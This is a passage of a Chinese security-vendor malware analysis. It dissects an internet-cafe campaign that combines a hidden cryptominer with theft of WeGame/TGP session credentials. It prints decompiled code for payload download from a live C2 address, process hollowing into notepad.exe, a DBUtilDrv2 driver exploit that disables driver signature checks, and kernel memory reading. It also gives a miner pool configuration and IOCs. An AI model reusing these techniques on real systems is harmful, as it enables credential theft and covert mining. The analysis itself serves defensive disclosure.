280 if ( timestamp )
281     ReleaseManagedArray((int)timestamp);
282 timestamp = v45;
283 sign_input = ConcatManagedStrings(g_uid);
284 v60 = sign_input;
285 if ( !sign_input )
286     sign_input = (char *)&unk_1004C244;
287 md5_digest = (_DWORD *)ComputeMD5(1, sign_input, 0, 0x80000004); // sign = hex(MD5(uid + api_key + timestamp))
288 if ( v60 )
289     ReleaseManagedArray((int)v60);
290 v23 = md5_digest;
291 if ( !md5_digest )
292     v23 = dword_1004C272;
293 sign_hex = (char *)DigestToHexString(
294     (void (__cdecl *)(_DWORD, _DWORD, _DWORD))HexEncodedDigestCallback,
295     1,
296     v23,
297     0,
298     -2147483643);
299 if ( md5_digest )
300     ReleaseManagedArray((int)md5_digest);
301 if ( sign )
302     ReleaseManagedArray((int)sign);
303 sign = sign_hex;
304 if ( v64 )
305     ReleaseManagedArray((int)v64);
306 v64 = &unk_1004C244;
307 v60 = (char *)sub_10005709(&dword_1006C4E1, 1, 1, 1, 1);
308 md5_digest = (_DWORD *)sub_10005709(&dword_1006C4E5, 1, 1, 1, 1);
309 sign_hex = (char *)sub_10005709(&dword_1006C4ED, 1, 1, 1, 1);
```

图23、请求参数与签名生成

```

24  DEFAULT_SECRET = "4b3528223898cafbb1123ba32c6b10e7"
25
26  def rc4_variant(data: bytes, key: bytes, modulus: int) -> bytes:
27      state = list(range(256))
28      j = 0
29      for i in range(256):
30          j = (j + state[i] + key[i % len(key)]) % modulus
31          state[i], state[j] = state[j], state[i]
32
33      i = 0
34      j = 0
35      output = bytearray()
36      for value in data:
37          i = (i + 1) % modulus
38          j = (j + state[i]) % modulus
39          state[i], state[j] = state[j], state[i]
40          index = (state[i] + state[j]) % modulus
41          output.append(value ^ state[index])
42      return bytes(output)

```

图24、返回包解密算法

```

14  dqtime:
15  2031-06-20 17:40:00
16
17  pay:
18  prl1p3r3lu7lk77ufk2wmu094ug3c56763npx2c2fala60q63lyeypcwstme624
19
20  other_config:
21  --coin pearl -o stratum+tcp://prl-hk.kryptex.network:7048 -u <wallet>/<Worker>
22
23  game_processes:
24  TGame.exe|逆战
25  NZMClient.exe|逆战未来
26  steam.exe|steam
27
28  server:
29  [{"ip":"36.50.84.110","name":"测试服务器","num":0}]
30

```

图25、解密后的挖矿配置

配置中的game_processes用于识别游戏运行状态。检测到指定游戏进程时，模块可暂停挖矿，降低CPU/GPU占用，减少用户感知及暴露概率。

随后模块访问远程资源并将矿工载荷下载为1.exe。

```
1  bool ProcessMinerUpdateConfig()
2  {
3      const char *download_url = parsed_update_url;
4
5      char *output_path = BuildPath(
6          GetCurrentModuleDirectory(),
7          "1.exe"
8      );
9
10     DownloadFileToPath(
11         /* compiler metadata */ 0x26C,
12         /* parameter count */ 2,
13
14         output_path,
15         0,
16         0x80000004,
17
18         download_url,
19         0,
20         0x80000005
21     );
22
23     ReleaseManagedArray(output_path);
24     return true;
25 }
```

图26、矿工载荷下载功能

模块还内嵌含一个SHA256为

d0c365f86e6a12126cf8e533efaf72a893210a00fbaa3e14b238f83114166130 PE启动器。

```

text:1004C9E1      aMz                db 'MZ',90h,0,3,0,0,0,0,0,0,0,0FFh,0FFh,0,0,0B8h,0,0,0,0,0,0,0,'@',0,0
text:1004C9CF      db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
text:1004CA1E      db 1,0,0,0Eh,1Fh,0BAh,0Eh,0,0B4h,9,0CDh,21h,0B8h,1,'L',0CDh,21h,'This'
text:1004CA33      db ' program cannot be run in DOS mode.',0Dh,0Dh,0Ah
text:1004CA59      db '$',0,0,0,0,0,0,0,0EBh,0C8h,91h,9Dh,0AFh,0A9h,0FFh,'{' ,0A9h,0FFh,'{'
text:1004CA6E      db 0A9h,0FFh,0CEh,20h,' ',0FAh,0CFh,22h,0A9h,0FFh,0CEh,20h,' ',0FBh,'w'
text:1004CA7E      db 0A9h,0FFh,0CEh,20h,' ',0FCh,'8',0A9h,0FFh,0CEh,20h,' ',0FEh,'e',0A9h
text:1004CA8F      db 0FFh,'{' ,0A9h,0FEh,0CEh,0CC h,0A9h,0FFh,0CEh,26h,'" ',0FCh,'5',0A9h,0FFh
text:1004CA90      db 0CEh,26h,'" ',0FBh,'3',0A9h,0FFh,0CEh,26h,'" ',0FAh,'r',0A9h,0FFh,0CEh,39h
text:1004CAB2      db '$',0FAh,'T',0A9h,0FFh,0CEh,39h,'$',0FDh,'T',0A9h,0FFh,0CEh,52h,'I'
text:1004CAC3      db 'ch',0AFh,0A9h,0FFh,0CEh,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
text:1004CADF      db 0,0,'PE',0,0,'d',86h,6,0,'x',0D8h,2Ah,'j',0,0,0,0,0,0,0,0,0F0h,GBh
text:1004CAFA      db 2,0Eh,'3',0,1Ah,1,0,0,0,0DEh,0,0,0,0,0,'2',0,0,0,10h,0,0,0,0,0,'8',1
text:1004CB16      db 0,0,0,0,10h,0,0,0,2,0,0,6,0,0,0,0,0,0,0,6,0,0,0,0,0,0,0,0,'8',2,0,0
text:1004CB36      db 4,0,0,0,0,0,0,0,3,0,'" ',81h,0,0,10h,0,0,0,0,0,0,10h,0,0,0,0,0,0,0,0,10h
text:1004CB54      db 0,0,0,0,0,0,10h,0,0,0,0,0,0,0,0,0,10h,0,0,0,0,0,0,0,0,0,0,0,0BCh
text:1004CB72      db 0CDh,1,0,'{' ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,2,0,8,13h,0,0,0,0,0,0,0,0,0
text:1004CB90      db 0,0,'0',2,0,'x',6,0,0,0A0h,0ACh,1,0,1Ch,0,0,0,0,0,0,0,0,0,0,0,0,0,0
text:1004CBAC      db 0,0,0,0,0,0,0,0,0,0,0,0,' ',0ABh,1,0,'8',1,0,0,0,0,0,0,0,0,0,0,0,0
text:1004CBCA      db '0',1,0,0A0h,2,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
text:1004CBE9      db '.text',0,0,0,0A0h,19h,1,0,0,10h,0,0,0,1Ah,1,0,4,0,0,0,0,0,0,0,0,0
text:1004CC07      db 0,0,0,0,0,0,' ',0,0,''.pdata',0,0,94h,0A6h,0,0,0,'0',1,0,0,0A8h,0,0
text:1004CC25      db 0,1Eh,1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,'8',0,0,'8.data',0,0,0,'8',17h,0
text:1004CC44      db 0,0,0E0h,1,0,0Ch,0,0,0,0C6h,1,0,0,0,0,0,0,0,0,0,0,0,0,0,'@',0,0,0C0h,2Zh
text:1004CC62      db 'pdata',0,0,8,13h,0,0,0,0,2,0,0,14h,0,0,0,0D2h,1,0,0,0,0,0,0,0,0,0
text:1004CC81      db 0,0,0,0,'@',0,0,'@.fptable',0,1,0,0,0,' ',2,0,0,2,0,0,0,0E6h,1,0,0
text:1004CCA3      db 0,0,0,0,0,0,0,0,0,0,'@',0,0,0C0h,2Zh,'reloc',0,0,'x',6,0,0,0,'0',2
text:1004CCC0      db 0,0,8,0,0,0,0E8h,1,0,0,0,0,0,0,0,0,0,0,0,'8',0,0,'B',0,0,0,0,0,0
text:1004CCDF      db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0

```

图27、模块内嵌的PE文件

样本将该PE释放到文件系统并执行。

```

71 Write_to_file(2, -2147483644, 0, -2147483644, 217);
72 if ( v11 )
73     ReleaseManagedArray((int)v11);
74 v12 = DigestToHexString((void (__cdecl *)(_DWORD, _DWORD, _DWORD))sub_1003A290, 1, 11, 0, -2147482879);
75 savedregs = 268749254;
76 v11 = (int *)ConcatNManagedStrings(v12);
77 if ( v12 )
78     ReleaseManagedArray(v12);
79 savedregs = (int)v13;
80 v13 = (_DWORD *)&unk_1004C6F9;
81 v12 = dword_1006C52D;
82 ConcatNManagedStrings(249);
83 DigestToHexString((void (__cdecl *)(_DWORD, _DWORD, _DWORD))sub_1003A290, 1, 11, 0, -2147482879);
84 v5 = (_DWORD *)AllocateManagedArray(16);
85 *v5 = 0;
86 v5[1] = 0;
87 v5[2] = 0;
88 v5[3] = 0;
89 savedregs = 0;
90 v13 = &v8;
91 v12 = 1;
92 v11 = &v9;
93 v10 = 1;
94 ((void (__stdcall *) (int **, int *, int, int, int, int))createprocess_func)(&v11, &v10, 1, 1, 1, 1);

```

图28、内嵌PE的释放与启动

启动器创建挂起状态的%SystemRoot%\System32\notepad.exe，使用VirtualAllocEx和WriteProcessMemory写入下载的矿工映像，处理重定位后修改线程上下文并恢复执行，形成典型的进程替换。

```

254 v34 = CreateProcessW(
255     nullptr,
256     v83,
257     nullptr,
258     nullptr,
259     0,
260     0x8000004u,
261     nullptr,
262     nullptr,
263     &StartupInfo,
264     &lpProcessInformation_8);
265 v35 = v83[0];
266 if ( !v34 )
267     goto LABEL_60;
268 Context.ContextFlags = 1048587;
269 if ( !GetThreadContext(lpProcessInformation_8.hThread, &Context) )
270 {
271     hProcess = lpProcessInformation_8.hProcess;
272 LABEL_59:
273     TerminateProcess(hProcess, 1u);
274     CloseHandle(lpProcessInformation_8.hThread);
275     CloseHandle(lpProcessInformation_8.hProcess);
276 LABEL_60:
277     v32 = 0;
278     v38 = *((_QWORD *)&v84 + 1);
279     goto LABEL_61;
280 }
281 lpBaseAddress = (LPVOID)(Context.Rdx + 16);
282 v77 = 0;
283 NumberOfBytesRead = 0;
284 v37 = ReadProcessMemory(lpProcessInformation_8.hProcess, (LPCVOID)(Context.Rdx + 16), &v77, 8u, &NumberOfBytesRead);
285 hProcess = lpProcessInformation_8.hProcess;
286 if ( !v37 )
287     goto LABEL_59;
288 v41 = *((_BYTE **)v10 + 6);
289 v42 = *((_DWORD *)v10 + 20);
290 v43 = VirtualAllocEx(lpProcessInformation_8.hProcess, v41, v42, 0x3000u, 0x40u);
291 v72 = v43;
292 if ( !v43
293     && (v43 = VirtualAllocEx(lpProcessInformation_8.hProcess, nullptr, v42, 0x3000u, 0x40u), (v72 = v43) == nullptr)
294     || !WriteProcessMemory(lpProcessInformation_8.hProcess, v43, *a1, *((unsigned int *)v10 + 21), nullptr) )
295 {
296 LABEL_75:
297     TerminateProcess(lpProcessInformation_8.hProcess, 1u);
298     CloseHandle(lpProcessInformation_8.hThread);
299     CloseHandle(lpProcessInformation_8.hProcess);

```

图29、向notepad.exe实施进程替换

矿工运行约数秒后，启动器读取远程PEB及ProcessParameters，将目标进程命令行改写为正常的notepad.exe路径，从普通进程查看工具中隐藏矿池、钱包和启动参数。

```
if ( ((unsigned int (__fastcall *) (HANDLE, _QWORD, LPCVOID *, __int64, int *))NtQueryInformationProcess)(
    hProcess,
    0,
    lpBaseAddress,
    48,
    &v13 )
{
    return 0;
}
if ( !lpBaseAddress[1] )
    return 0;
NumberOfBytesRead = 0;
v24 = 0;
memset(Buffer, 0, sizeof(Buffer));
if ( !ReadProcessMemory(hProcess, lpBaseAddress[1], Buffer, 0x28u, &NumberOfBytesRead) )
    return 0;
if ( !v24 )
    return 0;
v6 = 2LL * lpBuffer[2] + 2;
v7 = VirtualAllocEx(hProcess, nullptr, v6, 0x3000u, 4u);
v8 = v7;
if ( !v7 )
    return 0;
if ( lpBuffer[3] <= 7u )
    v9 = lpBuffer;
else
    v9 = (_QWORD *)lpBuffer;
if ( WriteProcessMemory(hProcess, v7, v9, v6, nullptr)
    && (v10 = (void *) (v24 + 112),
        v18 = 0,
        ReadProcessMemory(hProcess, (LPCVOID)(v24 + 112), &v18, 0x10u, &NumberOfBytesRead))// remote_process_parameters->CommandLine
    && (v11 = 2 * *((_WORD *)lpBuffer + 8),
        v16 = 0,
        v15[0] = v11,
        v15[1] = v6,
        v17 = v8,
        WriteProcessMemory(hProcess, v10, v15, 0x10u, nullptr) ) )
```

图30、远程进程命令行清理

SHA256为391c30154e75302838ba8f7cc5451bef4ab2849ed778efd457ca1321253fd9fa的DLL采用较强混淆，无静态导入表。模块遍历PEB中的已加载模块并按导出名哈希动态解析所需API，同时使用SIMD异或隐藏C2、进程名和业务字符串。

	Data Directory	Address	Size
148	Export Directory	0	0
150	Import Directory	0	0
158	Resource Directory	18000	588
160	Exception Directory	0	0
168	Security Directory	0	0
170	Base Relocation Table	19000	488
178	Debug Directory	12300	1C
180	Architecture Specific Data	0	0
188	RVA of GlobalPtr	0	0
190	TLS Directory	0	0
198	Load Configuration Directory	0	0
1A0	Bound Import Directory	0	0
1A8	Import Address Table	0	0
1B0	Delay Load Import Descriptors	0	0
1B8	.NET header	0	0

图31、DII的导入表无数据

该样本存在大量的字符串解密和函数混淆。

```
65     *v3 = 0;
66     i.m128_u64[0] = 0x97FD840B9B8E0467uLL;
67     i.m128_u64[1] = 0x6296269A7BF482D6LL;
68     j.m128_u64[0] = 0x97FD840B9B8E045DuLL;
69     v41[1] = 2079621846;
70     v42 = 1654007450;
71     j.m128_u64[1] = 0x6296269A7BF482D6LL;
72     v6 = v35;
73     for ( i = _mm_xor_ps(i, j); *v6; ++v6 )
74     ;
75     v7 = i.m128_i16[0];
76     if ( i.m128_i16[0] )
77     {
78         v8 = (char *)((char *)&i - (char *)v6);
79         do
80         {
81             *v6++ = v7;
82             v7 = *(_WORD *)&v8[(DWORD)v6];
83         }
84         while ( v7 );
85     }
86     *v6 = 0;
87     v9 = (char *)UInt32ToDecimalStringW(g_C2Port, &v37.m128_u16[4]);
```

图32、异或解码C2地址和目标进程名称

解码结果包括：

wegame.exe

tgp_daemon.exe

rail.exe

103.36.165.120

ACE-Tray.exe

样本首先以普通用户态方式尝试采集，失败后最多再重试一次。样本调用OpenProcess打开WeGame/TGP目标进程，通过VirtualQueryEx枚举可访问内存区域，再由ReadProcessMemory读取区域内容。

```

1 void InitializeTargetsAndC2(void)
2 {
3     PROCESS_LIST processes;
4
5     g_server_address = ConvertAddress(L"103.36.165.120");
6     g_server_port = 4096;
7
8     processes = EnumerateProcesses();           // 0x7048B670
9
10    g_target_pid = FindProcessByName(           // 0x7048B580
11        &processes, L"wegame.exe");
12
13    if (g_target_pid == 0) {
14        g_target_pid = FindProcessByName(
15            &processes, L"tgp_daemon.exe");
16    }
17
18    g_rail_pid = FindProcessByName(&processes, L"rail.exe");
19    g_ace_tray_pid = FindProcessByName(&processes, L"ACE-Tray.exe");
20 }
21

```

图33、初始化全局字符串

内存扫描器支持包含?通配符的字节模式，兼容不同版本WeGame/TGP中地址、偏移及相对调用操作数的变化。

```

81     v8 = a2[++v4];
82     if ( !v8 || v8 == ' ' )
83     {
84         BYTE1(v43) = 1;
85     }
86     else if ( v8 == '?' )
87     {
88         BYTE1(v43) = 1;
89         ++v4;
90     }
91     else
92     {
93         BYTE1(v43) = 0;
94         if ( (unsigned __int8)(v8 - 48) > 9u )
95         {
96             if ( (unsigned __int8)(v8 - 65) > 5u )
97             {
98                 ++v4;
99                 HIBYTE(v43) = (unsigned __int8)(v8 - 97) > 5u ? 0 : v8 - 87;
100             }
101             else
102             {
103                 ++v4;

```

图34、带通配符的进程内存特征扫描

解析函数搜索以下字段：

bauth_openid

bopenid

bbiz_ticket

btgp_id

bctid

其中，字段名前的b与其类型或序列化格式有关。解析结果包含openid/auth_openid、biz_ticket、tgp_id和ctid。

取得字段后，样本重新构造TGP会话数据：

Cookies=tgp_id=

mid=-365;tgp_biz_ticket=

样本同时收集machine_id、deviceid、计算机名、系统信息和目标进程信息，随后通过WinHTTP封装以POST方式向以下服务提交数据：

103.36.165.120:4096

当普通用户态读取失败时，窃密DLL初始化内核窃取信息路径，并从同一C2下载载荷其SHA256为d7b8fdc2ba857683d25696c36a3e093c5eaf6e85a15c0810a1c3a7f3d47fce33：

http://103.36.165.120:4096/dse.bin

```

1  BYTE *DownloadDsePayload(size_t *payload_size)
2  {
3      wchar_t url[0x138];
4      wchar_t port_buffer[12];
5      wchar_t *port_string;
6      HTTP_RESPONSE response;
7
8      if (payload_size != NULL)
9          *payload_size = 0;
10
11     port_string = UInt32ToDecimalStringW(           // 0x7048AF90
12         port_buffer, g_server_port);
13
14     BuildWideString(
15         url,
16         g_server_address,
17         L":",
18         port_string,
19         L"/dse.bin");
20
21     if (!WinHttpRequest(                           // 0x704904D7
22         url, L"GET", NULL, NULL, NULL, &response)) {
23         return NULL;
24     }
25
26     if (payload_size != NULL)
27         *payload_size = response.length;
28
29     return response.data;
30 }
31

```

图35、GET/dse.bin下载函数

```

126 v45 = Downloadfile(&v47);
127 if ( !v45 || !v47 )
128 {
129 LABEL_22:
130     off_70497024(v4, 0, v6);
131     return 0;
132 }
133 v16 = off_70497074(v6, 0x40000000, 0, 0, 2, 128, 0); // kernel32_CreateFileW
134 v50 = v16;
135 if ( v16 == -1 )
136 {
137     off_70497024(v4, 0, v45);
138     goto LABEL_22;
139 }
140 v44 = 0;
141 v18 = off_70497078(v16, v45, v47, &v44, 0); // kernel32_WriteFile
142 off_70497044(v50);
143 off_70497024(v46, 0, v45);

```

图36、远程加载文件

初始化后，样本会确认恶意驱动是否就绪。

dse.bin是一个64位用户态加载程序，内部嵌入DelIDBUtilDrv2、配套INF和一个无签名恶意驱动。

```

XASCI:0000000140024C10 ; char byte_140024C10[27904]
XASCI:0000000140024C10 byte_140024C10 db 'M', 'Z', 90h, 0, 3, 3 dup(0), 4, 3 dup(0), 2 dup(0FFh)
XASCI:0000000140024C10 ; DATA XREF: sub_14003D9D6+F3040
XASCI:0000000140024C1E db 2 dup(0), 0B8h, 7 dup(0), '@', 23h dup(0), 0E0h, 3 dup(0)
XASCI:0000000140024C50 db 0Eh, 1Fh, 0BAh, 0Eh, 0, 0B4h, 9, 0CDh, '!', 0B8h, 1
XASCI:0000000140024C5B db 'L', 0CDh, '!', 'T', 'h', 'i', 's', ' ', 'p', 'r', 'o'
XASCI:0000000140024C66 db 'g', 'r', 'a', 'm', ' ', 'c', 'a', 2 dup('n'), 'o'
XASCI:0000000140024C70 db 't', ' ', 'b', 'e', ' ', 'r', 'u', 'n', ' ', 'i', 'n'
XASCI:0000000140024C7B db ' ', 'D', 'O', 'S', ' ', 'm', 'o', 'd', 'e', ' ', 2 dup(0Dh)
XASCI:0000000140024C87 db 0Ah, '$', 7 dup(0), 9Dh, '(', 'w', 93h, 0D9h, 1Ah, 19h
XASCI:0000000140024C97 db 0C0h, 0D9h, 1Ah, 19h, 0C0h, 0D9h, 1Ah, 19h, 0C0h, '='
XASCI:0000000140024CA1 db 'j', 1Eh, 0C1h, 0DAh, 1Ah, 19h, 0C0h, '=', 'j', 18h
XASCI:0000000140024CAB db 0C1h, 0DEh, 1Ah, 19h, 0C0h, 0D9h, 1Ah, 18h, 0C0h, 0CDh
XASCI:0000000140024CB5 db 1Ah, 19h, 0C0h, '=', 'j', 1Ah, 0C1h, 0DCh, 1Ah, 19h
XASCI:0000000140024CBF db 0C0h, '=', 'j', 1Dh, 0C1h, 0DEh, 1Ah, 19h, 0C0h, 'O'
XASCI:0000000140024CC9 db 'h', 1Ah, 0C1h, 0D8h, 1Ah, 19h, 0C0h, 'O', 'h', 1Dh
XASCI:0000000140024CD3 db 0C1h, 0DAh, 1Ah, 19h, 0C0h, 'O', 'h', 18h, 0C1h, 0D8h
XASCI:0000000140024CD0 db 1Ah, 19h, 0C0h, 'R', 'i', 'c', 'h', 0D9h, 1Ah, 19h
XASCI:0000000140024CE7 db 0C0h, 8 dup(0), 'P', 'E', 2 dup(0), 'd', 86h, 7, 0
XASCI:0000000140024CF8 db '4', 0A5h, 0DFh, '-', 8 dup(0), 0F0h, 0, '"', 0, 0Bh
XASCI:0000000140024D09 db 2, 0Eh, 1Ch, 0, '-', 3 dup(0), 14h, 6 dup(0), 0D0h
XASCI:0000000140024D19 db 18h, 3 dup(0), 10h, 5 dup(0), '@', 1, 4 dup(0), 10h
XASCI:0000000140024D2A db 3 dup(0), 2, 2 dup(0), 0Ah, 3 dup(0), 0Ah, 3 dup(0)
XASCI:0000000140024D38 db 0Ah, 8 dup(0), 0A0h, 3 dup(0), 4, 2 dup(0), 8Fh, 0A7h

```

图37、dse.bin内嵌的DBUtilDrv2.sys

```
XASCJ:0000000014002B910 adbutildrv2Infv db ';;',0Dh,0Ah ; DATA XREF: sub_14003D9D6+F5B4lo
XASCJ:0000000014002B913 db ';; DButilDrv2.inf',0Dh,0Ah
XASCJ:0000000014002B925 db ';;',0Dh,0Ah
XASCJ:0000000014002B928 db 0Dh,0Ah
XASCJ:0000000014002B92A db '[Version]',0Dh,0Ah
XASCJ:0000000014002B935 db 'Signature="$!WINDOWS NT$"',0Dh,0Ah
XASCJ:0000000014002B94F db 'Class= Dellutils ; TODO: edit Class',0Dh,0Ah
XASCJ:0000000014002B973 db 'ClassGuid={E0DEF58B-33E8-4FF0-A75D-F20E1F68E5D7}',0Dh,0Ah
XASCJ:0000000014002B9A5 db ';; ClassGuid={78A1C341-4539-11d3-B880-00C04FAD5171} ; TODO: edit C'
XASCJ:0000000014002B9E6 db 'lassGuid',0Dh,0Ah
XASCJ:0000000014002B9F0 db 'Provider=%ManufacturerName%',0Dh,0Ah
XASCJ:0000000014002BA0D db 'CatalogFile=DButilDrv2.cat',0Dh,0Ah
XASCJ:0000000014002BA29 db 'DriverVer = 12/20/2020,0.0.2.6',0Dh,0Ah
XASCJ:0000000014002BA49 db 'PnpLockdown=1',0Dh,0Ah
XASCJ:0000000014002BA58 db '[DestinationDirs]',0Dh,0Ah
XASCJ:0000000014002BA6B db 'DefaultDestDir = 12',0Dh,0Ah
XASCJ:0000000014002BA80 db 'DButilDrv2_Device_CoInstaller_CopyFiles = 11',0Dh,0Ah
XASCJ:0000000014002BAAE db 0Dh,0Ah
```

图38、Inf文件

[illegible]

图39、恶意驱动

样本将驱动及其安装文件写入文件系统。其中，DBUtilDrv2映像位于dse.bin的文件偏移0x24010，映射后的虚拟地址为0x140024C10，大小为0x6CF8字节。调用0x140067221完成文件创建和内容写入。

```

495     if ( !(unsigned int)WriteEmbeddedBufferToFile(byte_140024C10, 27896, v120)
496         || !(unsigned int)WriteEmbeddedBufferToFile(adbutildrv2InfV, 2333, v121)
497         || !(unsigned int)WriteEmbeddedBufferToFile(a0, 10072, v122) )
498     {
499         return 0;
500     }
501     return v11;
502 }

```

图40、内嵌驱动及安装文件的落地

外层样本安装DBUtilDrv2并打开设备\\.\DBUtil_2_5，获得内核内存读写能力：

样本定位并保存系统代码完整性状态，通过DBUtilDrv2临时写入替换值，使系统能够接受无签名恶意驱动。

```

187     v60 = replacement_offset;
188     sub_1400010E4();
189     patch_address_1 = v7 + 32 + v13;
190     patch_address = v7 + patch_offset;
191     v59.m128_u64[0] = 0x8E44F31E06C7BACFULL;
192     v59.m128_u64[1] = 0x8A9844F24CEE04A0ULL;
193     v60.m128_u64[0] = 0x8E0E33ACBDF765E9ULL;
194     v60.m128_u64[1] = 0xF14D0C839912B0E3ULL;
195     v75 = patch_address_1;
196     v71 = patch_address;
197     v61.m128_u64[0] = 0x47C73D96796A52BLL;
198     v61.m128_u64[1] = 0xE9A6D19FAB996AEFULL;
199     v62.m128_u64[0] = 0x3086CC5A1262B95CULL;
200     v62.m128_u64[1] = 0xAC61B1EB5FE26901ULL;
201     v65.m128_u64[0] = 0xEF10D3434394FE94ULL;
202     v65.m128_u64[1] = 0xEEFC25D2388B63D2ULL;
203     v66.m128_u64[0] = 0xC63E1396CE84009BULL;
204     v66.m128_u64[1] = 0xA9793ACAAF2380C6ULL;
205     v67.m128_u64[0] = 0x655C16BF06C58507LL;
206     v67.m128_u64[1] = 0xC99CA2ECCEEB0E8BULL;
207     v68.m128_u64[0] = 0x6CFFA6B2247C16CULL;
208     v73 = 0xAC61B1EB5FE83135ULL;
209     replacement_value = _mm_xor_ps((__m128)_mm_load_si128((const __m128i *)&v60), v66);
210     v59 = _mm_xor_ps((__m128)_mm_load_si128((const __m128i *)&v59), v65);
211     v20 = _mm_xor_ps((__m128)_mm_load_si128((const __m128i *)&v61), v67);
212     v60 = replacement_value;
213     v21 = (__m128)_mm_load_si128((const __m128i *)&v62);
214     v68.m128_u64[1] = 0xAC61B1EB5FE83135ULL;
215     v61 = v20;
216     v62 = _mm_xor_ps(v21, v68);
217     sub_1400010E4();
218     if ( (unsigned int)DbutilReadKernelQword(dbutil_context, patch_address_1, &original_value_1) )// 读取原始DSE相关内核值

```

图41、定位、保存并临时修改DSE状态

```

1 int64 __fastcall DbUtilWriteKernelQword(__int64 _ECX, __int64 kernel_address, __int64 a3)
2 {
3     char v3; // si
4     __int64 context; // rsi
5     unsigned int v8; // ebx
6     int low_value; // [rsp+50h] [rbp+18h] BYREF
7     int high_value; // [rsp+58h] [rbp+20h] BYREF
8
9     _R9 = v3 + 1;
10    __asm { rcr     r9b, cl }
11    low_value = a3;
12    high_value = HIWORD(a3);
13    context = _ECX;
14    v8 = 0;
15    if ( (unsigned int)DbUtilKernelMemoryIoctl(_ECX, kernel_address, 4, &low_value, 1) )// 利用peb解析DeviceIoControl调用ioctl
16        return 0;
17    LOBYTE(v8) = (unsigned int)DbUtilKernelMemoryIoctl(context, kernel_address + 4, 4, &high_value, 1) == 0;
18    return v8;
19 }

```

图42、DBUtilDrv2内核读写封装及DeviceIoControl调用

样本调用OpenSCManagerW和CreateServiceW，以SERVICE_KERNEL_DRIVER、按需启动方式创建驱动服务，再调用StartServiceW完成加载。驱动启动后，样本立即恢复原始DSE状态。

父DLL首先通过命令1000向恶意驱动提交WeGame或TGP进程PID。驱动调用PsLookupProcessByProcessId取得并保存目标EPROCESS。随后，父DLL通过命令2000提交远程地址、本地缓冲区、长度和复制方向；恶意驱动在0x1400060C7中调用MmCopyVirtualMemory，将目标进程内存复制到请求进程。

```

19 v1 = request[3] == 0;
20 copy_size = request[2];
21 bytes_copied = 0;
22 MmCopyVirtualMemory = *(__int64 (__fastcall **)(__int64, __int64, __int64, __int64, __int64, char, __int64 *))(qword_140003000 + 24);
23 if ( v1 )
24 {
25     destination_address = request[1];
26     remote_source_address = *request;
27     target_process = *(_QWORD *) (qword_140003000 + 104);
28     current_process = *(__int64 (**)(void))(qword_140003000 + 40)();
29     v8 = remote_source_address;
30     v9 = target_process;
31     v10 = current_process;
32 }
33 else
34 {
35     destination_address = *request;
36     target_process_1 = *(_QWORD *) (qword_140003000 + 104);
37     local_source_address = request[1];
38     current_process_1 = *(__int64 (**)(void))(qword_140003000 + 40)();
39     v10 = target_process_1;
40     v8 = local_source_address;
41     v9 = current_process_1;
42 }
43 previous_mode = 0;
44 return MmCopyVirtualMemory(v9, v8, v10, destination_address, copy_size, previous_mode, &bytes_copied);

```

图43、恶意驱动调用MmCopyVirtualMemory读取游戏进程内存

无签名恶意驱动不创建明显的用户态设备接口，而是调用CmRegisterCallback注册注册表回调。父DLL通过动态解析的NtSetValueKey触发回调，将注册表操作作用用户态与内核态之间的隐蔽命令通道。

命令	作用
0000	驱动存活探测，返回数值9
1000	根据PID选择目标进程并保存其内核对象信息
2000	使用MmCopyVirtualMemory在目标进程与请求进程间复制内存
3000	查询或遍历目标进程虚拟地址空间

本次捕获的网吧定向恶意样本集采用模块化设计，同时具备挖矿牟利与窃取WeGame账号会话凭证双重攻击能力。攻击手法隐蔽，对网吧上网用户账号与设备资源均存在较大威胁。**火绒安全**在此提醒广大用户：

- **网吧公共上网场景：**在网吧使用WeGame等游戏客户端结束后，务必主动退出账号登录；尽量不在网吧设备保存密码、记住登录状态，离开前确认账号完全登出，避免会话凭证被恶意程序窃取造成账号被盗。
- **其他场景：**保持安全防护软件正常开启，及时查杀外来恶意样本；不要运行来源不明的程序、破解工具，警惕陌生文件落地；一旦发现账号异常登录、资产变动，第一时间修改密码并做好账号安全校验。

四、样本IOC

文件

SHA256
e5a9da79b0c62ff656a0dd77ef0f5853bcd3ed27c2f2d388e4b6c0c3985d12ff
7b6fb2e83f064890f8bd2477b68fe631e13b2fcda60416a89d6ede857582c126
2474258f8b35b115b6f553961fe69a16f4ea4b4295ee47739777b39c433b536f
8f87e18504852ec6545eaf2c5493b6120bba70df6f0c18b29da4dccc7c9f7c81
73c67ad22c9711dcc88010d842a1f0cc1cd605d8f26fc3945b7c75a95cc71955
d0c365f86e6a12126cf8e533efaf72a893210a00fbaa3e14b238f83114166130
582b04506efa29214b42b5359c47c9b0e182644b47a0b539c777cb2b3b350b13
391c30154e75302838ba8f7cc5451bef4ab2849ed778efd457ca1321253fd9fa
d7b8fdc2ba857683d25696c36a3e093c5eaf6e85a15c0810a1c3a7f3d47fce33
5fbfc0867c406b8084dfe86f6b387c5343745997914bd1401b01ad57a455970d
4720b202c4e6dd919222fe7b1f458705c0ed1ccc17ec4ba72a31eef8559b87c7

网络

http://103.36.165.120:4096/dse.bin

111.229.25.197:85

43.139.233.8:1443/r

- [上一篇：游戏资源站暗藏钓鱼陷阱 黑产盗取账号信息流入暗网](#)
- [下一篇：隐蔽驻留 无痕执行 | OverLord远控木马技术分析](#)



相关新闻推荐

- [窃密病毒伪装Windows激活程序 盗取用户资金](#)
- [技术揭秘|代码追踪工具分享及应用指南来啦](#)
- [窃密病毒伪装Windows激活程序 盗取用户资金](#)
- [技术揭秘|代码追踪工具分享及应用指南来啦](#)

安全无忧，一键开启

全面提升您的系统防护